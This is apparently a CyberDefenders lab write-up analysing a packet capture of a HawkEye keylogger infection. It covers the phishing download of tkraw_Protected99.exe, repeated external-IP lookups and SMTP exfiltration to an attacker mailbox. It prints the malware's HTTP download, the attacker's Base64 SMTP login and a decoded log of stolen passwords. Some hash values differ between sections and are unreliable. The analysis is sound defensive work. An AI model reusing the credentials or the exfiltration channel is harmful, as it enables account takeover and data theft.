

# Incident Analysis Report – Malware Delivery & SMTP Credential Exfiltration

**Lab:** CyberDefenders - HawkEye Lab - stealer.pcap

**Data Source:** Network capture (PCAP) – Wireshark analysis

## Scenario:

An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts.

## Summary:

This investigation analyzes a packet capture (stealer.pcap) from the CyberDefenders **HawkEye** lab. The evidence shows a Windows host **BEIJING-5CD1-PC** (internal IP 10.4.10.132) resolving and connecting to a suspicious domain **proforma-invoices.com**, downloading a Windows executable **tkraw\_Protected99.exe**, and subsequently performing activity consistent with **HawkEye Keylogger (Reborn v9)** infection.

After the download, the host repeatedly queried **bot.whatismyipaddress.com** and then exfiltrated harvested credential data via **SMTP** to the mailbox **sales.del@macwinlogistics.in**. Exfiltration occurred multiple times.

## Data Sources and Tools:

### Data Source

- stealer.pcap

### Tools

- Wireshark (filters, Follow TCP Stream, Export Objects)
- CyberChef (Base64 decoding)
- VirusTotal (file/domain/IP reputation)

## Environment Overview:

### 1. Capture Time Range

- First packet: **2019-04-10 16:37:07 UTC**
- Last packet: **2019-04-10 17:40:48 UTC**
- Elapsed: **01:03:41**

### 2. Key Hosts Observed

- **Victim host (internal):** 10.4.10.132
- **Internal DNS resolver:** 10.4.10.4
- **Victim hostname:** BEIJING-5CD1-PC
- **Victim public IP:** 173.66.146.112

## Findings and Evidence:


### 1. DNS Resolution: Suspicious Domain → Malicious IP

Wireshark filter: dnsqry.name == "proforma-invoices.com"

Evidence:

- **Pkt 204:** DNS query from 10.4.10.132 to 10.4.10.4
- **Pkt 206:** DNS response mapping:
  - proforma-invoices.com → **217.182.138.150**

This establishes the domain-to-IP relationship present in the PCAP before the payload download.



## 2. Payload Delivery: HTTP Download of Executable

The victim downloaded a Windows executable via HTTP from the suspicious domain.

Key evidence:

- **Packet / stream reference: Pkt 210**
- HTTP request path:
  - **GET /proforma/tkraw\_Protected99.exe**
- Host header:
  - **proforma-invoices.com**
- Response details:
  - HTTP/1.1 200 OK
  - Content-Type: **application/x-msdownload**
  - File signature visible in stream: **MZ** (PE executable)

This is consistent with a phishing-style “invoice/proforma” lure delivering malware.

The screenshot shows two windows of the Wireshark application. The top window displays a single captured packet (Pkt 210) with the following details:

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
210	2019-04-10 20:37:54.727276Z	10.4.10.132	49204	217.182.138.150	80	HTTP	392	GET /proforma/tkraw_Protected99.exe HTTP/1.1
3155	2019-04-10 20:37:56.077284Z	217.182.138.150	00	10.4.10.132	49204	HTTP	790	HTTP/1.1 200 OK (application/x-msdownload)

The bottom window shows the detailed content of the selected response (Stream 14). The request is:

```
GET /proforma/tkraw_Protected99.exe HTTP/1.1
Accept: /*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: proforma-invoices.com
Connection: Keep-Alive
```

The response is:

```
HTTP/1.1 200 OK
Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT
Content-Type: application/x-msdownload
Content-Length: 2025472
Accept-Ranges: bytes
Date: Wed, 10 Apr 2019 20:37:54 GMT
Server: LiteSpeed
Connection: Keep-Alive
```

The payload content starts with the **MZ** signature, followed by the executable code. A portion of the code is visible, showing various file paths and registry keys being written to the system, such as `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`.

### 3. Reputation and Malware Identification (VirusTotal)

The extracted file tkraw\_Protected99.exe was checked on VirusTotal.

#### Detection

- **58 / 72** security vendors flagged the file as malicious.

#### Malware label observed

- Classified as **Trojan** and commonly labeled as **HawkEye** (keylogger/stealer family).

#### Hashes

- **MD5:** 71826ba081e303866ce2a2534491a2f7
- **SHA1:** b482d64a43f6bf758166ecba680b7f0c59a4f7
- **SHA256:**  
62099532750dad1054b127689680c38590033fa0bdfa4fb40c7b4dcb2607fb11

#### File size consistency

- VirusTotal size: **1.93 MB (2,025,472 bytes)**
- Wireshark HTTP object export size: **~2,025 KB**

This consistency strongly supports that the downloaded object matches the VirusTotal sample.

58 / 72 security vendors flagged this file as malicious

tkraw\_Protected99.exe

peexe runtime-modules checks-network-adapters long-sleeps calls-wmi persistence clipboard detect-debug-environment direct-cpu-clock-access

Community Score -42

Size 1.93 MB Last Analysis Date 1 month ago EXE

Popular threat label	Threat categories	Family labels	
trojan.autito/genB	trojan	autoit genB hawkEye	
Security vendors' analysis			
AhnLab-V3	Win-Trojan/AutoInj.Exp	Alibaba	Trojan:Win32/AutoItCrypt.180
AliCloud	Trojan:Win/Nanocore.NASPHU	ALYac	Trojan.Fuerboos
Antiy-AVL	Trojan/Script.Autoit	Arcabit	Trojan.Generic.D2749F6A
Arctic Wolf	Unsafe	Avast	AutoIt:Injector-JF [Trj]
AVG	AutoIt:Injector.IE [Trj]	Avira (no cloud)	DB/AutoIt.Gen8

Basic properties ⓘ	
MD5	71826ba081e303866ce2a2534491a2f7
SHA-1	b482d64a433fbfb7f58166ecba6807fc59a4f7
SHA-256	62099532750dad1054b127689680c38590033fa0dfa4fb40c7b4dc2607fb11
Vhash	026056655d15156210b02002300a462161d013zf2za0030e039z
Authentihash	1d50140145e3511ec4d3ea0cdfee03f66ffac580f86547749091441cd03bdf6
ImpHash	afcdff79be155732fc8545b6e20cb90a7
Rich PE header hash	a5d888b5a108c327d65f490cc1a712f2
SSDeep	24576:EAHnht+ewSN3skA4RV1Hom2XMMha/F9OdaxwwHelbiZLpFC1XJLc/r7/vRP0r2dU:Th+ZkldoPK8Ya/6U
TLSH	T12695C06A3A980E2FE0677F79E15777C74B785A314532401D23AD3D59AE730F2412EAA3
File type	Win32 EXE
Magic	executable windows win32 pe pexe
TrID	Win64 Executable (generic) (32.2%)   Win32 Dynamic Link Library (generic) (20.1%)   Win16 NE executable (generic) (15.4%)   Win32 Executable (generic) (13.7%)   OS/...
DetectItEasy	PE32   Library: AutoIt (3.XX)   Compiler: EP:Microsoft Visual C/C++ (2013-2017) [EXE32]   Compiler: Microsoft Visual C/C++ (18.00.40629) [POGO_O_CPP]   Linker: Micro...
Magika	PEBIN
File size	1.93 MB (2025472 bytes)

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY	18 +																																												
<a href="#">Join our Community</a> and enjoy additional community insights and crowdsourced detections, plus an easy way to share samples with your peers.																																																	
<b>Contacted URLs (1)</b> ⓘ																																																	
<table border="1"> <thead> <tr><th>Scanned</th><th>Detections</th><th>Status</th><th>URL</th></tr> </thead> <tbody> <tr><td>2026-01-04</td><td>12 / 98</td><td>404</td><td><a href="http://pomf.cat/upload.php">http://pomf.cat/upload.php</a></td></tr> </tbody> </table>						Scanned	Detections	Status	URL	2026-01-04	12 / 98	404	<a href="http://pomf.cat/upload.php">http://pomf.cat/upload.php</a>																																				
Scanned	Detections	Status	URL																																														
2026-01-04	12 / 98	404	<a href="http://pomf.cat/upload.php">http://pomf.cat/upload.php</a>																																														
<b>Contacted Domains (13)</b> ⓘ																																																	
<table border="1"> <thead> <tr><th>Domain</th><th>Detections</th><th>Created</th><th>Registrar</th></tr> </thead> <tbody> <tr><td>154.210.82.20.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>240.143.123.92.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>29.220.184.93.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>49.28.101.95.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>55.224.31.184.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>61.234.212.23.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>8.3.197.209.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>82.250.63.168.in-addr.arpa</td><td>0 / 93</td><td>-</td><td>-</td></tr> <tr><td>bot.whatismyipaddress.com</td><td>0 / 93</td><td>2000-01-04</td><td>GoDaddy.com, LLC</td></tr> <tr><td>pomf.cat</td><td>6 / 93</td><td>2015-06-09</td><td>-</td></tr> </tbody> </table>						Domain	Detections	Created	Registrar	154.210.82.20.in-addr.arpa	0 / 93	-	-	240.143.123.92.in-addr.arpa	0 / 93	-	-	29.220.184.93.in-addr.arpa	0 / 93	-	-	49.28.101.95.in-addr.arpa	0 / 93	-	-	55.224.31.184.in-addr.arpa	0 / 93	-	-	61.234.212.23.in-addr.arpa	0 / 93	-	-	8.3.197.209.in-addr.arpa	0 / 93	-	-	82.250.63.168.in-addr.arpa	0 / 93	-	-	bot.whatismyipaddress.com	0 / 93	2000-01-04	GoDaddy.com, LLC	pomf.cat	6 / 93	2015-06-09	-
Domain	Detections	Created	Registrar																																														
154.210.82.20.in-addr.arpa	0 / 93	-	-																																														
240.143.123.92.in-addr.arpa	0 / 93	-	-																																														
29.220.184.93.in-addr.arpa	0 / 93	-	-																																														
49.28.101.95.in-addr.arpa	0 / 93	-	-																																														
55.224.31.184.in-addr.arpa	0 / 93	-	-																																														
61.234.212.23.in-addr.arpa	0 / 93	-	-																																														
8.3.197.209.in-addr.arpa	0 / 93	-	-																																														
82.250.63.168.in-addr.arpa	0 / 93	-	-																																														
bot.whatismyipaddress.com	0 / 93	2000-01-04	GoDaddy.com, LLC																																														
pomf.cat	6 / 93	2015-06-09	-																																														

History ⓘ	
Creation Time	2019-04-10 04:43:40 UTC
First Seen In The Wild	2023-01-20 16:51:33 UTC
First Submission	2019-04-10 06:29:31 UTC
Last Submission	2026-01-09 20:03:49 UTC
Last Analysis	2025-12-08 18:26:29 UTC

## Domain/IP reputation

- IP 217.182.138.150: **2 vendors flagged as malicious**
- Domain proforma-invoices.com: **11 vendors flagged as malicious**

The image displays two screenshots of a domain reputation analysis platform. Both screenshots show a dark-themed interface with a navigation bar at the top.

**Screenshot 1: IP Reputation Analysis (217.182.138.150)**

- Summary:** 2/93 security vendors flagged this IP address as malicious.
- Details:** IP: 217.182.138.150 (217.182.0.0/16), AS: 16276 (OVH SAS), Location: FR, Last Analysis Date: a moment ago.
- Community Score:** 1/53
- Security Vendors' Analysis:** Shows 11 vendor results. AlphaMountain.ai, Abusix, ADMINUSLabs, AlienVault, benikow.cc, Blisely, Webroot, Acronis, AllLabs (MONITOR/APP), Antiy-AVL, BitDefender, Certege, and Certego. Status: Malicious (alphaMountain.ai), Clean for others.

**Screenshot 2: Domain Reputation Analysis (proforma-invoices.com)**

- Summary:** 11/93 security vendors flagged this domain as malicious.
- Details:** Domain: proforma-invoices.com, Registrar: Internet Domain Service BS Corp, Creation Date: 6 years ago, Last Analysis Date: 5 days ago.
- Community Score:** 1/53
- Security Vendors' Analysis:** Shows 11 vendor results. AlphaMountain.ai, Certege, Fortinet, Kaspersky, Seclookup, Webroot, BitDefender, CyRadar, G-Data, Lionic, Sophos, and Akbaria. Status: Malicious (alphaMountain.ai), Phishing (BitDefender), Malware (Fortinet, Kaspersky, Seclookup), and Clean for others.


## 4. Post-Download Behavior: External IP Check Domain

The PCAP shows repeated DNS queries for:

- bot.whatismyipaddress.com

Wireshark filter:

```
dns.qry.name == "bot.whatismyipaddress.com"
```



A screenshot of the Wireshark interface. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar includes icons for file operations like Open, Save, and Print, as well as search and zoom. The main window title is "stealer.pcap". A green status bar at the bottom says "dns.qry.name == \"bot.whatismyipaddress.com\"". The table lists network traffic with columns: No., Time, Source, Source Port, Destination, Destination Port, Protocol, Length, and Info. The "Info" column contains detailed DNS query information.

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3159	2019-04-10 20:38:15.672284Z	10.4.10.132	61583	10.4.10.4	53	DNS	85	Standard query 0x3f59 A bot.whatismyipaddress.com
3160	2019-04-10 20:38:15.706148Z	10.4.10.4		53 10.4.10.132	61583	DNS	101	Standard query response 0x3f59 A bot.whatismyipaddress.com A 66.171.248.178
3299	2019-04-10 20:48:20.054661Z	10.4.10.132		64679	10.4.10.4	53 DNS	85	Standard query 0x3119 A bot.whatismyipaddress.com
3291	2019-04-10 20:48:29.057954Z	10.4.10.4		53 10.4.10.132	64679	DNS	101	Standard query response 0x3119 A bot.whatismyipaddress.com A 66.171.248.178
3292	2019-04-10 20:48:30.058001Z	10.4.10.132		59439	10.4.10.4	53 DNS	85	Standard query 0x54ad A bot.whatismyipaddress.com
3378	2019-04-10 20:58:24.396712Z	10.4.10.4		53 10.4.10.132	59439	DNS	101	Standard query response 0x54ad A bot.whatismyipaddress.com A 66.171.248.178
3462	2019-04-10 21:08:30.141050Z	10.4.10.132		53960	10.4.10.4	53 DNS	85	Standard query 0x3790 A bot.whatismyipaddress.com
3463	2019-04-10 21:08:30.166338Z	10.4.10.4		53 10.4.10.132	53966	DNS	101	Standard query response 0x3790 A bot.whatismyipaddress.com A 66.171.248.178
3572	2019-04-10 21:18:34.247550Z	10.4.10.132		57265	10.4.10.4	53 DNS	85	Standard query 0x4ac2 A bot.whatismyipaddress.com
3573	2019-04-10 21:18:34.247552Z	10.4.10.132		53 10.4.10.132	57265	DNS	101	Standard query response 0x4ac2 A bot.whatismyipaddress.com A 66.171.248.178
3832	2019-04-10 21:28:38.412792Z	10.4.10.132		54883	10.4.10.4	53 DNS	85	Standard query 0x2ffc A bot.whatismyipaddress.com
3833	2019-04-10 21:28:38.451845Z	10.4.10.4		53 10.4.10.132	54883	DNS	101	Standard query response 0x2ffc A bot.whatismyipaddress.com A 66.171.248.178
3914	2019-04-10 21:38:42.557987Z	10.4.10.132		66812	10.4.10.4	53 DNS	85	Standard query 0x4bb6 A bot.whatismyipaddress.com
3911	2019-04-10 21:38:42.593630Z	10.4.10.4		53 10.4.10.132	66812	DNS	101	Standard query response 0x4bb6 A bot.whatismyipaddress.com A 66.171.248.178

Evidence:

Multiple queries from 10.4.10.132 resolved consistently to:

bot.whatismyipaddress.com → 66.171.248.178

This behavior aligns with commodity stealers/keyloggers that check external IP / geo / network identity as part of execution logic.

## 5. Credential Theft Exfiltration via SMTP (Cleartext Base64)

SMTP traffic analysis revealed authentication and outbound messages containing HawkEye credential logs.

### SMTP authentication

- **Packet reference (AUTH + first send): Pkt 3175**
- Authentication method: **AUTH LOGIN** (Base64-encoded)
- Decoded (CyberChef):

- **User:** sales.del@macwinlogistics.in

## Mail server

- Destination IP: **23.229.162.69**
- Server banner hostname:
  - p3plcpnl0413.prod.phx3.secureserver.net (ESMTP Exim)

## Recipient

- RCPT TO: <sales.del@macwinlogistics.in>

## Exfil content

The message content (Base64 body) decodes to a HawkEye log header similar to:

- HawkEye Keylogger - Reborn v9 - Passwords Logs – roman.mcguire \ BEIJING-5CD1-PC - 173.66.146.112

The body included multiple credential items (web logins + email client details).

## Repeated exfil

- **Second email send packet reference: Pkt 3955**
- Additional mail activity observed until: **2019-04-10 21:40:04 UTC** (last mail activity)

```

Wireshark - Follow TCP Stream (tcp.stream eq 16) · stealer.pcap

220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220-and/or bulk e-mail.

EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250-HELP

AUTH login c2FsZXMuZGVsQG1hY3dpbmxxZ2lzdGljcy5pbg==
334 UGFzc3dvcmQ6
U2FsZXNAMjM=
235 Authentication succeeded

MAIL FROM:<sales.del@macwinlogistics.in>
250 OK

RCPT TO:<sales.del@macwinlogistics.in>
250 Accepted

DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: sales.del@macwinlogistics.in
To: sales.del@macwinlogistics.in
12 client pkts, 9 server pkts, 14 turns.

Entire conversation (3,355 bytes) Show as ASCII No delta times Stream 16 Case sensitive Find Next
Find: Filter Out This Stream Print Save as Back × Close Help

```

Download CyberChef 

## Output

```
HawkEye Keylogger - Reborn v9
Passwords Logs
roman.mcguire \ BEIJING-5CD1-PC

=====
URL : https://login.aol.com/account/challenge/password
Web Browser : Internet Explorer 7.0 - 9.0
User Name : roman.mcguire914@aol.com
Password : P@ssw0rd$ 
Password Strength : Very Strong
User Name Field :
Password Field :
Created Time :
Modified Time :
Filename :
=====

=====
URL : https://www.bankofamerica.com/
Web Browser : Chrome
User Name : roman.mcguire
Password : P@ssw0rd$ 
Password Strength : Very Strong
User Name Field : onlineId
Password Field : passcode1
Created Time : 4/10/2019 2:35:17 AM
Modified Time :
Filename : C:\Users\roman.mcguire\AppData\Local\Google\Chrome\User Data\Default\Login Data
=====

=====
Name : Roman McGuire
Application : MS Outlook 2002/2003/2007/2010
Email : roman.mcguire@pizzajukebox.com
Server : pop.pizzajukebox.com
Server Port : 995
Secured : No
Type : POP3
User : roman.mcguire
Password : P@ssw0rd$ 
Profile : Outlook
Password Strength : Very Strong
SMTP Server : smtp.pizzajukebox.com
SMTP Server Port : 587
=====
```

## Timeline of Events (UTC):

2019-04-10 20:37:53–20:37:54

---

DNS resolution of proforma-invoices.com → 217.182.138.150

2019-04-10 20:37:54

---

HTTP request for malware payload tkraw\_Protected99.exe

2019-04-10 20:38:15

---

DNS activity for bot.whatismyipaddress.com → 66.171.248.178 begins (repeats)

2019-04-10 20:38:16

---

SMTP connection & AUTH LOGIN; first credential exfil email sent

2019-04-10 20:38:43

---

Second exfil email sent (same content again)

2019-04-10 21:40:04

---

Last observed mail activity in PCAP

## Indicators of Compromise (IOCs):

### 1. File IOC

- **Filename:** tkraw\_Protected99.exe
- **SHA256:**  
62099532750dad1054b127689680c38590033fa0bdfa4fb40c7b4dcb2607fb11
- **MD5:** 71826ba081e303866ce2a2534491a2f7

### 2. Network IOCs

#### Domains

- proforma-invoices.com
- bot.whatismyipaddress.com

#### IPs

- 217.182.138.150 (resolved from proforma-invoices.com)
- 66.171.248.178 (resolved from bot.whatismyipaddress.com)
- 23.229.162.69 (SMTP server used for exfil)

#### Email (attacker-controlled mailbox)

- sales.del@macwinlogistics.in

#### URI

- /proforma/tkraw\_Protected99.exe

## MITRE ATT&CK Mapping (Network-Inferred):

- **T1566 - Phishing:** Invoice/proforma-themed delivery and download location suggests phishing lure.
- **T1204 - User Execution:** Download and execution implied by subsequent stealer behavior.
- **T1105 - Ingress Tool Transfer:** Payload transferred over HTTP to victim.
- **T1016 - System Network Configuration Discovery (inferred):** External IP check behavior.
- **T1041 - Exfiltration Over C2 Channel / T1071.003 - Application Layer Protocol: Mail (SMTP):** Credential logs exfiltrated via SMTP.
- **T1110 / Credential Access (family behavior):** HawkEye keylogger/stealer harvesting stored credentials

## Impact Assessment:

- **Credential theft confirmed** (harvested passwords/logins present in SMTP exfil content).
- **Data exfiltration confirmed** (multiple emails sent containing HawkEye “Passwords Logs”).
- Potential exposure includes:
  - Web accounts
  - Email client accounts
  - Saved browser passwords / profile data

## Final Verdict

Analysis of stealer.pcap confirms a successful malware infection consistent with HawkEye Keylogger (Reborn v9). The victim host BEIJING-5CD1-PC (10.4.10.132) resolved and connected to proforma-invoices.com (217.182.138.150) and downloaded a Windows executable tkraw\_Protected99.exe (Pkt 210). The file is highly malicious per VirusTotal (58/72 detections) and matches known HawkEye behavior.

Immediately after the download, the host performed external IP-check activity by querying bot.whatismyipaddress.com (66.171.248.178). Shortly thereafter, the host established SMTP sessions to 23.229.162.69 and exfiltrated stolen credential data via email using AUTH LOGIN (Pkt 3175 and Pkt 3955). The transmitted content includes HawkEye “Passwords Logs” referencing the infected host and victim context, confirming credential theft and outbound data exfiltration.

Conclusion: This PCAP represents a phishing-delivered HawkEye compromise resulting in credential harvesting and SMTP-based exfiltration to the mailbox sales.del@macwinlogistics.in, with repeated exfil attempts observed and last mail activity at 2019-04-10 21:40:04 UTC.